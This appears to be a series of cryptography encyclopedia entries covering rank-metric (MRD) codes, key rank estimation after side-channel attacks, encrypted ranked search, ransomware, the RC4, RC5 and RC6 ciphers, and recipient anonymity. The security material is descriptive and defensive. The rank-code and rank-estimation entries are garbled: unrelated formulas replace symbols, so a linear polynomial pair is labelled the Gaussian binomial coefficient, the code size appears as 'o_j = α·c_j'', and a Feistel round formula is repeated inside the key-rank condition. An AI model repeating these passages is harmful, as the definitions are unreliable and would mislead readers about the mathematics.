Assume that $n \leq N$. Let $\mathrm{Tr}(x) = \sum_{l=0}^{N-1} x^{q^l},\ x \in \mathbb{F}_{q^N}$, be the trace function from $\mathbf{F}_{p^k}$ into α_i'. Let *d* be an integer in {1, 2, …, *n*}. Let $\mathbf{u} = \begin{bmatrix} u_0 & u_1 & \dots & u_{n-d} \end{bmatrix} \in \mathbb{F}_{q^N}^{n-d+1}$. Let $\mu_1, \mu_2, \ldots, \mu_n$ be linearly independent elements of $\mathbf{F}_{p^k}$. Let $\Omega = \{\omega_1, \omega_2, \ldots, \omega_N\}$ be a basis for $\mathbf{F}_{p^k}$.

Define a code in matrix representation as the set of $N \times n$ matrices $\mathcal{M} = \left\{M(\mathbf{u}) = [M_{ij}(\mathbf{u})] : \mathbf{u} \in \mathbb{F}_{q^N}^{n-d+1}\right\}$, where

$$M_{ij}\left(\mathbf{u}\right)=\mathrm{Tr}\left(\sum_{s=0}^{n-d}u_{s}\omega_{i}\mu_{j}^{q^{s}}\right).$$

Then $\mathscr{M}$ is a rank code with code distance d reaching the Singleton bound $|\mathscr{M}| = q^{N(n-d+1)}$.

Let $A_i(n, d)$, $i = 0, 1, \ldots, n$, be the number of code matrices with rank i. The weight distribution is as follows:

$$A_{i}\left(n,d\right)=\begin{cases}1, & \text{if } i=0;\\ 0, & \text{if } i=1,\ldots,d-1;\\ \begin{bmatrix} n \\ i \end{bmatrix}\sum_{s=0}^{i-d}\left(-1\right)^{s}\begin{bmatrix} i \\ s \end{bmatrix}q^{\frac{s(s-1)}{2}}\left(q^{N(d-i+1-s)}-1\right), & \text{if } i=d,\ldots,n,\end{cases}$$

where $\begin{matrix}A(x)=a_{1}x+a_{0}\\ B(x)=b_{1}x+b_{0}\end{matrix}$ is the *Gaussian binomial coefficient*.

Optimal Rank Codes in Vector Representation

A $\mathbf{F}_{p^k}$ -linear vector code $\mathcal{S}$ is a subspace of the normed space $\left\{\mathbb{F}_{q^N}^{n},\ \mathrm{Rk}\right\}$. Denote by ($n$, k, d) a code $\mathcal{S}$ of dimension $k \le n$ and rank distance d. Such a code can be described in terms of a full rank *generator* matrix G_k over the extension field $H_t^2.$ of size $k \times n$. Code vectors {**v**} are all linear combinations of this matrix. Thus, the size of a code is equal to $o_j = \alpha \cdot c_j'$.

Equivalently, a rank code $\mathcal{S}$ can be described in terms of a full rank *parity-check* matrix H_{n-k} over $\mathbf{F}_{p^k}$ of size $(n - k) \times n$. It satisfies the condition $G_k H_{n-k}^{\top} = O$, where O is the all zero $k \times (n - k)$ matrix. Code vectors {**v**} are all solutions of the linear system of equation $\mathbf{v}H_{n-k}^{\top}=\mathbf{0}$.

For optimal (MRD) codes, it must be $k = n - d + 1$, or, $n - k = d - 1$.

General constructions of MRD codes in terms of parity-check matrices can be described as follows. Let $h_1, h_2, \ldots, h_n$ be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{A}$. Let s be a positive integer such that gcd(s, N) = 1. Then, a parity matrix of the form

$$H_{d-1} = \begin{bmatrix} h_1 & h_2 & \dots & h_n \\ h_1^{q^s} & h_2^{q^s} & \dots & h_n^{q^s} \\ h_1^{q^{2s}} & h_2^{q^{2s}} & \dots & h_n^{q^{2s}} \\ \dots & \dots & \dots & \dots \\ h_1^{q^{(d-2)s}} & h_2^{q^{(d-2)s}} & \dots & h_n^{q^{(d-2)s}} \end{bmatrix}.$$

defines an MRD (n, k, d) code with code length $n \le N$, dimension $k = n - d + 1$ and rank distance $d = n - k + 1$.

Equivalently, general constructions of MRD codes can be described in terms of generator matrices. Let g_1, g_2, …, g_n be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{A}$. Then, a generator matrix of the form

$$G_k = \begin{bmatrix} g_1 & g_2 & \dots & g_n \\ g_1^{q^s} & g_2^{q^s} & \dots & g_n^{q^s} \\ g_1^{q^{2s}} & g_2^{q^{2s}} & \dots & g_n^{q^{2s}} \\ \dots & \dots & \dots & \dots \\ g_1^{q^{(k-1)s}} & g_2^{q^{(k-1)s}} & \dots & g_n^{q^{(k-1)s}} \end{bmatrix}.$$

defines an MRD (n, k, d) code with code length $n \le N$, dimension $k = n - d + 1$ and rank distance $d = n - k + 1$.

The weight distribution of vector MRD codes coincides for a given d with the weight distribution of Delsarte's codes above.

The case $s = 1$ is used mostly.

No other constructions of MRD codes are known (2009).

Correcting Rank Errors and Rank Erasures

Let a MRD (n, k, $d = n - k + 1$) code $\mathcal{S}$ be given. Let a transmitted signal be $\mathbf{v}$ and received signal be $\mathbf{y} = \mathbf{v} + \mathbf{e}_{\text{total}}$, where $\mathbf{e}_{\text{total}}$ is an error. The code $\mathcal{S}$ can correct *in general* vector errors of the form

$$\begin{aligned}\mathbf{e}_{\text{total}} &= \mathbf{e} + \mathbf{e}_{\text{row}} + \mathbf{e}_{\text{col}} \\ &= e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t + \\ &+ a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v + \\ &+ w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l\end{aligned}$$

provided that $2t + v + l \le d - 1$.

The part $\mathbf{e} = e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t$ is called a *random rank error* of rank t under assumption that elements $\#E'(\mathbb{F}_q)$ are linearly independent over the base field α'_i and *unknown* to the decoder; n-vectors $\mathbf{u}_1, \mathbf{u}_2, \ldots, \mathbf{u}_t$ have coordinates in the *base* field α'_i , are linearly independent over the base field α'_i and also *unknown* to the decoder. The rank t is *unknown* to the decoder.

The part $\mathbf{e}_{\text{row}} = a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v$ is called a *vector rank row erasure with side information* under assumption that elements $a_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{A}$ and *known* to the decoder; n-vectors $\mathbf{r}_1, \mathbf{r}_2, \ldots, \mathbf{r}_v$ have coordinates in the *base* field α'_i , are linearly independent over the base field α'_i and *unknown* to the decoder.

The part $\mathbf{e}_{\text{col}} = w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l$ is called a *vector rank column* erasure with side information under assumption that elements $a, b \in \mathbb{Z}_p^*$ are linearly independent over the base field α'_i and are *unknown* to the decoder; n-vectors $\mathbf{c}_1, \mathbf{c}_2, \ldots, \mathbf{c}_l$ have coordinates in the base field α'_i , are linearly independent over the base field α'_i and *known* to the decoder.

First fast-correcting random rank errors only was proposed in (Gabidulin 1985). The algorithm is based on the extended Euclidean division algorithm for linearized polynomials. There exist several further modifications.

Algorithms for correcting random rank errors and rank erasures simultaneously are proposed in (Gabidulin et al. 1992; Gabidulin and Pilipchuk 2008; Silva et al. 2008).

Open Problems

For the Hamming metric and generalized Reed–Solomon codes, there exists the *Sudan–Guruswami algorithm* correcting random errors beyond the $(d - 1)/2$ bound.

An open problem: does similar algorithm exist for the rank metric and MRD codes?

Security evaluation tool; Side-channel security evaluation tool

Definitions


Rank estimation algorithms are evaluation tools that aim to compute the cost of a key recovery using optimal key enumeration algorithms. It allows evaluating the security margins after a divide-and-conquer attack.

Background

At the end of a side-channel attack, an attacker can take advantage of post-processing techniques known as key enumeration to improve the success probabilities of his attack. The rank is the number of master key candidates with higher probabilities than the actual master key k^*:

$$\mathrm{rank}(k^*) = \#\{k, \Pr[K = k] \geq \Pr[K = k^*]\} \tag{1}$$

As shown in Eq. (1), the rank gives the number of keys to test before finding the actual key, i.e., the cost of post-processing of an attack.



In side-channel attacks and, more generally, divide-and-conquer attacks against cryptographic algorithms, testing all keys should be unfeasible. Enumerating all keys with higher probabilities than the actual key should also be unfeasible to guarantee security margins after an attacker using a certain equipment and number of traces. Key rank estimation algorithms are tools to compute these security margins.

We next consider rank estimation for attacks using a divide-and-conquer approach with independent chunks of the key, i.e., $\Pr[K = (k_1, k_2, \ldots, k_n)] = \Pr[K_1 = k_1] \times \Pr[K_2 = k_2] \times \cdots \times \Pr[K_n = k_n$.

The first solution to this question was a space carving algorithm (Veyrat-Charvillon et al., 2013). They then compute the score of a key $k = (k_1, k_2, \ldots, k_n)$ and compare it to the score of the actual key $S_1, \ldots, S_w, S_j \subseteq \mathcal{N}$. If rank(k) ≥rank(k^*), then all the key $k' = (k'_1, k'_2, \ldots, k'_n)$, such that $F(L, R) = (R, L \oplus f(R))$, and $F(L, R) = (R, L \oplus f(R))$, and …and $\Pr[K_n = k'_n] \geq \Pr[K^*_n = k^*_n]$ are also more probable than the actual key. We can then remove a hypercube from the search space. A similar argument can be done if the key evaluated has a lower probability than the actual key. The search space is then reduced, and we have upper and lower bounds on the key rank. The actual rank can be found in complexity smaller than the key enumeration. However, for large rank, the algorithm's time complexity does not allow finding the actual rank and an interval is given.

Methods achieving efficiently tight rank estimation were presented after the seminal work of Veyrat-Charvillon et al. (Martin et al., 2015; Poussier et al., 2016; Bernstein et al., 2015). They all use quantization to group keys with close probabilities. In the end, these algorithms also output an interval for the rank that is generally tighter for the same computational time than the Veyrat-Charvillon et al. method. Tighter bounds can be obtained with finer quantization or by using some enumeration in the interval.

These algorithms can recover for each set of traces the rank of the key. The experiment is repeated several times to obtain probability on the security margins. Then security graph can be derived that allows estimating the trade-off between data and post-processing time to mount an attack with a given probability, as illustrated in Fig. 1.

Rank Estimation, Fig. 1 Example of security graph

Similar approaches try to evaluate security margins after a side-channel attack but without a key rank estimation algorithm. Indeed, these other approaches use metrics to evaluate the security margins (chunk success rate; chunk guessing entropy,…). They combine the metric result to derive security margin approximation. For example, Duc et al. (2019) and Ye et al. (2014) combine success rate, and Choudary et al. (Tanasescu et al., 2021) use guessing entropy to derive security margins. While these approaches allow deriving security margins efficiently, they cannot be used to compute the key rank of a single experiment. Actually, as pointed out by Rădulescu et al., the key rank estimation algorithms can be used to estimate the conditional guessing entropy, while other metric estimates (Massey) guessing entropy (Radulescu et al., 2022).

Application

Rank estimation tools are helpful for security evaluation and thus for evaluation lab.

Open Problems and Future Directions

Most of the rank estimation tools are designed for symmetric cryptography implementation. Thus, they rely on two assumptions that made them

efficient: a short master key and independent chunks of the master key. Application to side-channel attacks against asymmetric cryptography implementation may lead to loose bounds.

Synonyms

Encrypted ranked search; Searchable encryption; Secure cloud data utilization

Definitions

Encrypted ranked search enables search to be performed over encrypted data files stored in the cloud, in a manner that the cloud could securely rank the encrypted data files matching a query based on certain relevance criteria and return most relevant (top-ranked) encrypted files.

Historical Background

The advent of cloud computing has greatly pushed forward the paradigm of storage and computation outsourcing, which allows people to enjoy the benefits including but are not limited to relief of the management burden, ubiquitous data access, and avoidance of capital expenditure on hardware, software, and personnel maintenances. On the other hand, the wide attacking surface of cloud computing also raises critical security and privacy concerns, making it a necessity to enforce protection for outsourced

private/sensitive data such as medical records, financial transactions, photo albums, and tax files. One would thus have to encrypt the data before outsourcing. The challenge is that applying standard encryption would invalidate the traditional data utilization service based on plaintext keyword search. To answer this challenge, one could resort to the technique called searchable encryption (Song et al., 2000), which was proposed to allow search over encrypted data. In the early stage, most searchable encryption designs focus on the support for only conventional Boolean keyword search, without taking into account any relevance of the files in the search result.

When directly applied for secure utilization of outsourced data in cloud computing, these designs have the following limitations. Firstly, the data users have to retrieve and go through all matching files so as to decide which files are the most relevant ones. This could lead to high post-processing overhead. Secondly, simply returning all matching files could incur unnecessary bandwidth overhead, which is undesirable, especially when the data users are in mobile usage scenarios. Therefore, it would be highly beneficial if the cloud server doing the search could rank the matching encrypted files in the search result, so that only top-ranked matching files are returned to the users as per the users' requirements. To fill this gap, Wang et al. (2010) presented the seminal work for ranked search over encrypted data. Their key idea is to take advantage of insights from the information retrieval community on file relevance measurement as well as from the cryptography community on order-preserving encryption, so that the cloud server could rank the matching encrypted files based on encrypted relevance scores. Since the advent of this seminal work, a number of research endeavors have emerged to advance this area from the aspects of multi-keyword semantics, data dynamics, and verifiability of search result (Cao et al., 2011, 2014; Wang et al., 2012; Xia et al., 2016).

General Framework of Ranked Search Over Encrypted Data

Ranked search over encrypted data generally works under a framework consisting of three entities: *data owner*, *data user*, and *cloud server*. The data owner holds a collection of files and wants to outsource the storage and

management of these files to the cloud server. As the cloud server may not be within the same trust domain, the data owner will choose to encrypt the files before outsourcing. In the meantime, the data owner wants the search functionality, particularly the ranked search functionality, to be preserved over the encrypted files for effective and efficient data utilization. That said, given encrypted query keyword(s) from data users authorized by the data owner, the matched encrypted files are expected to be sent back in a ranked sequence according to their relevance. Additionally, an authorized data user should be able to provide an optimal number *k* along with the encrypted query keyword(s) so that the cloud server can just return the *k* most relevant encrypted files among the search results. This can bring great reduction in communication cost to the data user and is free of post-processing.

To this end, in addition to encrypt all the files before outsourcing, the data owner builds a secure index to support secure ranked search, which captures the relationships between keywords and files as well as integrates relevance degree information of files with regard to keywords. This is all done in a setup phase, where the data owner eventually stores the encrypted files and secures index in the cloud.

Later, in the online search phase, an authorized data user can issue a trapdoor (i.e., encrypted version of plaintext query keyword(s)) to the cloud server to perform ranked search over encrypted data. In the seminal work by Wang et al. (2010), which handles the single-keyword case, the processing on the cloud side is as follows. Upon receiving the trapdoor, the cloud server first searches the secure index to derive a list of matched file identifiers and their corresponding encrypted relevance scores. Then, the cloud server ranks these matched files based on their encrypted relevance scores. Note that to support comparison among the encrypted relevance scores, they proposed to apply the cryptographic primitive called order-preserving encryption (OPE), which enables ciphertexts to preserve the order of the underlying plaintext values, to encrypt the relevance scores in the setup phase. In the subsequent works that extend encrypted ranked search to multi-keyword setting, researchers have explored different metrics for measuring file relevance, such as coordinate matching (Cao et al., 2011) and term frequency-inverse document frequency (TF-IDF) (Xia et al., 2016). In these works, as limited by the metrics, a secure subindex usually needs to be built per each document, which is different from the structure of a single inverted index for the whole document set as in the work by Wang

et al. (2010). Thus, with more advanced functionalities, multi-keyword ranked search over encrypted data also bears higher computation complexity than the single-keyword case.

Challenges and Future Directions

Since the seminal work by Wang et al. (2010), a large body of work has been presented for ranked search over encrypted data. These works have greatly enhanced the original scheme in Wang et al. (2010) in terms of functionality and/or efficiency. However, in recent years, the security of the underlying key cryptographic primitive—searchable symmetric encryption (SSE) and order-preserving encryption (OPE)—has been increasingly studied, which reveals that the leakages allowed by definition in these primitives can be exploited by attackers with background information. This poses challenges to the design of secure ranked search schemes. Some representative works on attacking SSE are introduced as follows. The work by Islam et al. (2012) investigated the vulnerability posed by the access pattern leakage from the online search phase of SSE. They proposed an inference attack where an attacker can recover a significant portion of plaintext keywords underlying the trapdoors, through exploiting the access pattern leakage and background knowledge on the keyword distribution of the outsourced dataset. The work by Cash et al. (2015) presented query recovery attacks and plaintext recovery attacks which exploit varying leakage profiles and levels of knowledge of the cloud server. The work by Liu et al. (2014) showed that an attack can exploit the search pattern leakage to effectively recover the keywords underlying the trapdoors generated in a deterministic manner, based on some public auxiliary knowledge like frequency vectors of keywords over a certain time interval. While these works mainly focused on proposing the attacks, on the other hand, they also investigated possible countermeasures. Islam et al. (2012) presented a noise addition scheme which can prevent their inference attack yet at the expense of requiring the data user to retrieving more documents than needed. Cash et al. (2015) investigated the countermeasure through padding out the number of documents returned for queries, which leads to a nontrivial increase on the index size. Liu et al. (2014) proposed mixing-based countermeasures which work by mixing a few randomly selected keywords with the actual one to form search trapdoors and thus bring extra

overhead for the data user. It can be seen that the countermeasures would have to come at varying performance overheads. Investigating efficient countermeasures is thus an important future direction.

For the OPE technique, researchers have proposed its generalization called order-revealing encryption (ORE) (Boneh et al., 2015) to achieve stronger security, where the ciphertexts do not directly inherit the ordering relations of plaintext values as in OPE. In ORE, the ordering relations of plaintext values underlying the ciphertexts are revealed through a public comparison function. Despite the improved security, ORE suffers from various leakage profiles and, like OPE, faces security threats as well. Exploring the security of OPE and ORE, the work by Naveed et al. (2015) showed that an attacker with some auxiliary information about the distribution of plaintext dataset can exploit the order and frequency of plaintexts preserved within a ciphertext sequence to recover a significant amount of plaintexts. Their attacks work well for plaintext values in small domain. Later, the work by Grubbs et al. (2017) further proposed attacks that can succeed even against plaintexts in large domain. For countermeasures, Grubbs et al. (2017) suggested the use of less leaky ORE schemes, yet it is also pointed out that efficiency is the key challenge impeding the deployment of such schemes. How to design ORE schemes with minimal leakage as well as efficiency is thus an important future direction.

Key Application

Secure ranked search can benefit a wide range of applications where data owners want to preserve the ranked keyword search functionality over encrypted data outsourced to the cloud, like personal documents, financial data, medical records, government tax documents, and more.

Synonyms

Cyber Ransom

Definitions

Ransomware is a form of malicious software that holds victim availability to their system or data for ransom.

Background

Even though the first documented ransomware was in the 1980s, the number of attacks remained low until the mid-2000s. A unique property of ransomware is the security property it aims to undermine, availability. This is different from other types of malware, such as spyware which breaches information confidentiality or computer virus that violates the integrity of the system. As our society increasingly relies on computing for daily necessities, the impact of ransomware attacks grows. Recently, we began to observe the physical world impact of these attacks. In 2020, the first known death from a cyberattack was caused by the University Hospital Dusseldorf turning emergency patients away due to ransomware crashing the life-saving systems at the facility (Eddy and Perlroth, 2020). In 2021, a

ransomware attack forced Colonial Pipeline, one of the largest fuel pipelines in the United States, to go offline for almost a week (Shear et al., 2021).

Application

While there are thousands of ransomware strains with different levels of sophistication, the general approach leverages cryptography to encrypt critical data to deny victims access to their own systems until the ransom is paid. Ransomware makes use of asymmetric encryption, which uses a pair of keys to encrypt and decrypt information. The public-private key pairs are usually uniquely generated by the malware per victim. The attacker will only release the private key when the ransom is paid. When the cryptographic tools are used correctly, it is almost impossible for the victim to recover the information. In addition, a ransom is often collected via digital currencies such as Bitcoin, making it very challenging to trace and prosecute cybercriminals. While ransomware is often delivered into an organization via spam emails or targeted attacks, many variants also spread automatically by exploiting vulnerabilities in the systems and networks. Much advanced ransomware also has built-in mechanisms to disable system restore functionality and persist through system restart.

From the prevention perspective, following good security practices, such as keeping the systems up to date with the security patches and exercising caution on suspicious email attachments from unknown senders, generally offers effective protection against ransomware. Even though ransomware targets a unique security property (availability), its approach to gaining the initial foothold in victim systems remains similar to that of malware in general, often involving a victim unknowingly clicking on a trojan to allow the attacker to gain the initial access to the system. It might also be possible to prevent the attacks by limiting the potential profit that an attacker can gain from these malware campaigns, since most ransomware attacks are motivated by the potential financial reward.

From the mitigation perspective, since ransomware uniquely targets the availability of critical data, an effective mechanism to mitigate the attacks is to ensure the ability to quickly recover the availability by restoring the critical data. Critical files should be backed up periodically and preferably

on a different system or on the Cloud to prevent the ransomware from also encrypting the backup copies.

From the detection perspective, researchers have attempted to use the unique behavior patterns of ransomware to detect their presence. For example, many early ransomware makes use of cryptographic libraries, and they also follow a unique pattern of opening a file, encrypting the file, and writing the file with a uniformly random bitstream. Repeating this process for many files in the system is less likely to be an action from a user and should raise suspicion of possible infection (Kharaz et al., 2016).

It is important to note that there are also ransomware implementations that don't actually encrypt the files or improperly use cryptographic tools. They are often circumventable. In other words, there is a mechanism to recover system availability without paying for the ransom. There is also ransomware that is designed to threaten the user to coerce them into paying the demanded ransom, such as displaying a fake FBI warning for illegal possession of unlawful items or images. There are also tactics to leverage different types of mobile phone functions to disable access to the handheld devices, such as using the "Find My iPhone" feature to lock access to the devices. Besides conventional computing devices such as servers and mobile devices, researchers have also envisioned and demonstrated ransomware prototypes in electronics such as DSLR cameras or cyber-physical systems such as automobiles. In a recent survey (Simoiu et al., 2019) that aims at characterizing the extent of ransomware, it was also found that the financial loss due to ransomware often goes beyond the number estimated from cryptocurrency transactions. This is because the method of payment also includes pre-paid cash vouchers, wire transfers, and premium-rate text messages. Notably, 42% of the respondents reported pre-paid cash vouchers as the payment method.

Open Problems and Future Directions

Ransomware targets availability in systems. As computing advances, such as artificial intelligence and new generations of wireless communications, are making profound changes in our daily lives, they also expose us to new security threats. While the impact of cyberattacks was often in our digital life in the past, our cyber world is increasingly intertwined with the physical world. The consequence of availability attacks (such as ransomware) on

critical infrastructures that we rely on for essential societal functions will be tremendous. Recent attacks on medical and energy systems have already offered a glimpse into how ransomware can wreak havoc in the physical world. It is imperative that we not only develop new defensive technologies to prevent and mitigate the occurrences of cyberattacks but also have the ability to operate through them (Wang et al., 2022), safeguarding our lives and livelihoods.

RC4

Caroline Fontaine[14] ✉
(14) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

RC4 is a symmetric synchronous stream cipher. It is initialized by a variable length key, between 40 and 128 bits. The key is used to compute the initial value of the internal state of a pseudorandom generator, which produces a keystream. Encryption (respectively decryption) then consists in XOR-ing this keystream to the plaintext (respectively the ciphertext).

The internal state of the pseudorandom generator consists of a permutation S of all the 256 bytes, and two indices i and j. The secret key determines which permutation should be used as the initial state, before starting encryption/decryption. This step is called the key-scheduling. Then, the pseudorandom generator outputs as many bytes as needed to process encryption/decryption. The whole process is described in Fig. 1.

```
Setup S according to the secret key
i := 0
j := 0
while Needed
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap the values of S[i] and S[j]
    U := S[(S[i] + S[j]) mod 256]
    output U
end
```

RC4, Fig. 1 The pseudorandom number generator used in RC4

Background

RC2 and RC4 are ciphers developed by R. Rivest for RSA Data Security, Inc. They are proprietary, and their details have not been officially published. RC2 is a variable-key-size block cipher, and RC4 a variable-key-size stream cipher (the key size may vary between 1 up to 2048 bits). RC4 is used a lot today; you can find it in Secure Socket Layer (SSL), in Wi-Fi security protocols, and so on. Some reverse engineering has been done, and an algorithm was accessible on the Internet in 1994, that gave the same output as RC4.

Theory

Several studies and attacks have been published since 1997. A good starting point on the subject is (Mantin 2001). But several security flaws have been pointed out more recently.

A first point is that RC4 does not include any IV vector (refer the entry on synchronous stream ciphers for more details). This is a quite important drawback, that can be countered by some tricks, as combining RC4 use with some hash function, but remains a security weakness.

A weakness concerning the correlation between the key and the keystream has been pointed out in 2001 (Fluhrer et al. 2001). This weakness can be really dramatic when the key is not random, as in the WEP wi-fi authentication (Stubblefield et al. 2001). A more powerful attack exploiting

such a correlation has been proposed in 2005 (Klein 2008), which led to real attacks on WEP keys (Tews et al. n.d.).

More recent papers pointed out different biases that can be used to reconstruct the secret key (Paul et al. 2008; Paul and Maitra 2007; Biham and Carmeli 2008; Akgun et al. 2008; Basu et al. 2009; Maitra and Paul 2008). Some others also discuss how to distinguish RC4's output from a real random sequence (Mantin and Shamir 2001; Paul and Preneel 2003; Fluhrer and McGrew 2000; Basu et al. 2008), the last one showing how to relate the output to index j.

Moreover, some combinatorial weaknesses have been proved (Paul and Preneel 2004), and key collisions have been pointed out (Matsui 2009; Chen and Kiyaji 2010; Chen 2010).

For all these reasons, RC4 cannot be considered as secure anymore.

Applications

RC4 is used a lot today; you can find it in Secure Socket Layer (SSL), in Wi-Fi security protocols (WEP, WPA), etc.

RC5

Helena Handschuh[15] ✉
(15) Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Synonyms

Rivest cipher 5; Ron's code 5

Definition

RC5 is an iterative secret-key block cipher published by Rivest (1995) in 1995. It has variable parameters such as the key size, the block size, and the number of rounds. A particular (parameterized) RC5 encryption algorithm is designated as RC5-*w*/*r*/*b*, where *w* is the word size (one block is made of two words), *r* is the number of rounds ($r = 2h$), and *b* is the number of bytes for the secret key. RC5 served as a model for the Advanced Encryption Standard (AES) candidate RC6.

Background

Block ciphers in 1995 followed one of two generic models: Either they were based on a Feistel structure, or on a substitution-permutation network. RC5 is no exception and is a Feistel-like structure. It uses very few, very simple, and very fast operations in its round function; it is one of the first block ciphers using variable parameters and data-dependent rotations. Another novelty of RC5 is that it incorporates a complex one-way key scheduling procedure.

Theory

The "nominal" choice for the algorithm, RC5-32/12/16, has a 64-bit block size, 12 rounds, and a 128-bit key. The secret key is first expanded into a table of $2h + 2$ secret words S_i of w bits according to the key schedule. Let (L_0, R_0) denote the left and right halves of the plaintext. Note that a w-bit word is equivalently viewed as an integer modulo 2^w (Modular Arithmetic). Then the encryption algorithm is given by:

$$
\begin{aligned}
&L_1 \leftarrow L_0 + S_0 \bmod 2^w \\
&R_1 \leftarrow R_0 + S_1 \bmod 2^w \\
&\text{for } i = 1 \text{ to } 2h \text{ do} \\
&\ L_{i+1} \leftarrow R_i \\
&\ R_{i+1} \leftarrow ((L_i \oplus R_i) \ll R_i) + S_{i+1} \bmod 2^w
\end{aligned}
$$

where "⊕" represents bit-wise exclusive-or, and "X < < Y" is the (data-dependent) rotation of X to the left by the $\log_2 w$ least significant bits of Y. The ciphertext is (L_{2h+1}, R_{2h+1}), and each half-round i involves exactly one subkey S_i.

Applications

Kaliski and Yin (1995) studied both differential and linear attacks on nominal RC5. Knudsen and Meier (1996) further improved over their attacks and also showed that RC5 has weak keys. The best differential (chosen plaintext) and linear (known plaintext) attacks on RC5 are respectively the one by Biryukov and Kushilevitz (1998) which breaks 12 rounds of RC5-32/12/16 with 2^{44} chosen plaintexts using partial differentials, and the one by Borst et al. (1999) which breaks RC5 up to 10 rounds using multiple linear approximations. Both results suggest that RC5 should be used with at least 16–20 rounds.

Following the new trend of side-channel attacks, Handschuh and Heys (1998) analyze RC5 with respect to timing attacks and show that the existence of data-dependent rotations in RC5 allows to recover the secret key with a few thousands of timing measurements only. This suggests RC5 should be implemented in a time constant way.

RC6

Helena Handschuh[16] ✉
(16) Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Synonyms

Rivest cipher 6; Ron's code 6

Definition

RC6 is an iterative secret-key block cipher designed by Rivest, Robshaw, Sidney, and Yin (1998). It has variable parameters such as the key size, the block size, and the number of rounds. A particular (parameterized) RC6 encryption algorithm is designated as RC6 (*w, r, b*), where *w* is the word size (one block is made of four words), *r* is the number of rounds, and *b* is the number of bytes for the secret key.

Background

In 1997, the American National Institute for Standards and Technology (NIST) launched a competition for an Advanced Encryption Standard (AES) to replace their aging Data Encryption Standard (DES). RC6 is one of the five finalists of the contest, and its design is inspired and derived from its predecessor RC5. It was also submitted to the European NESSIE project and to the Japanese CRYPTREC project.

Theory

The three "nominal" choices for the algorithm as submitted to the American {Advanced Encryption Standard} (Rijndael/AES) contest and to the European NESSIE contest are RC6 (32, 20, 16), RC6 (32, 20, 24), and RC6 (32, 20, 32). All three versions have a 128-bit block size, 20 rounds, and only differ in the key-size which is respectively 128, 196, and 256 bits long. The secret key is first expanded into an array of $2r + 4$ secret w-bit words S_i according to the key scheduling algorithm. Let (A, B, C, D) denote the four w-bit words of the plaintext. Note that a w-bit word is equivalently viewed as an integer modulo 2^w (Modular Arithmetic). Then the encryption algorithm is given by:

$$
\begin{aligned}
&B \leftarrow B + S_0 \bmod 2^w \\
&D \leftarrow D + S_1 \bmod 2^w \\
&\text{for } i = 1 \text{ to } r \text{ do} \\
&\quad A \leftarrow ((A \oplus f(B)) \lll f(D)) + S_{2i} \bmod 2^w \\
&\quad C \leftarrow ((C \oplus f(D)) \lll f(B)) + S_{2i+1} \bmod 2^w \\
&\quad (A, B, C, D) \leftarrow (B, C, D, A) \\
&A \leftarrow A + S_{2r+2} \bmod 2^w \\
&C \leftarrow C + S_{2r+3} \bmod 2^w
\end{aligned}
$$

where "⊕" represents bit-wise exclusive-or, "$X \lll Y$" is the (data-dependent) rotation of X to the left by the $\log_2 w$ least significant bits of Y, and the function f plays the role of a pseudo-random generator defined by:

$$f(x) = (x\,(2x + 1) \bmod 2^w) \lll \log_2 w.$$

The ciphertext is (A, B, C, D) and each round r involves exactly two subkeys S_i.

RC6 can be viewed as two parallel interleaved applications of RC5 with an extra multiplication operation.

Applications

RC6 overcomes certain weaknesses of its predecessor RC5 by introducing fixed rotations as well as a quadratic function to determine the data-dependent rotations. Contini et al. (1999), on the one hand, and Iwata and

Kurosawa (2000), on the other hand, both give a comprehensive analysis of the contribution of these features to the security of RC6. The best statistical attack on RC6 by Gilbert et al. (2000) breaks RC6 (32, 14, 16) and the best correlation attack by Knudsen and Meier (2000) further enables a distinguisher and a key-recovery attack on RC6 (32, 15, 32). For a fraction of the keys called weak keys, RC6 is vulnerable to a multiple linear attack up to 18 rounds (Shimoyama et al. 2002).

The more recent cryptanalysis results (Miyaji and Nonaka 2002) mainly apply on reduced-round versions without whitening keys (called RC6W), i.e., versions without the first-round and/or last-round key addition and suggest that it remains difficult to attack more than 17 or 18 rounds of RC6W. Further results were obtained on several variants of RC6 such as ERC6 and MRC6, but the original nominal 20 round version of RC6 is still considered unbroken so far.

Definition

Recipient anonymity refers to the ability of keeping the actual recipient of a message indistinguishable from all potential recipients. In the context of communication systems, a message recipient might be a person, a service, or a computer device.

Theory

Anonymity can be defined as the state of being unidentifiable among a set of possible actors sharing similar attributes (Pfitzmann and Hansen 2010). Therefore, any actor involved in a communication system may want to be anonymous although this property is of special interest to senders and recipients since they are the main actors involved in a communication and their actions (i.e., sending and receiving messages) may reveal sensitive information about them. Anonymity can also be defined in terms of unlinkability. Sender and recipient anonymity can therefore be seen as the impossibility of linking a message to a potential sender and a potential recipient, respectively.

The set of actors with potentially the same attributes as the actor whose identity is to be preserved is called the anonymity set. When talking about recipient anonymity, we particularly refer to the recipient anonymity set. Recipient anonymity is achieved if an attacker cannot reliably determine after observing the system which of all the actors who received a message within a given period of time (i.e., the recipient anonymity set) is the actual recipient of a particular message. In principle, a large recipient anonymity set is relevant for recipient anonymity, but it is not the only influencing factor.

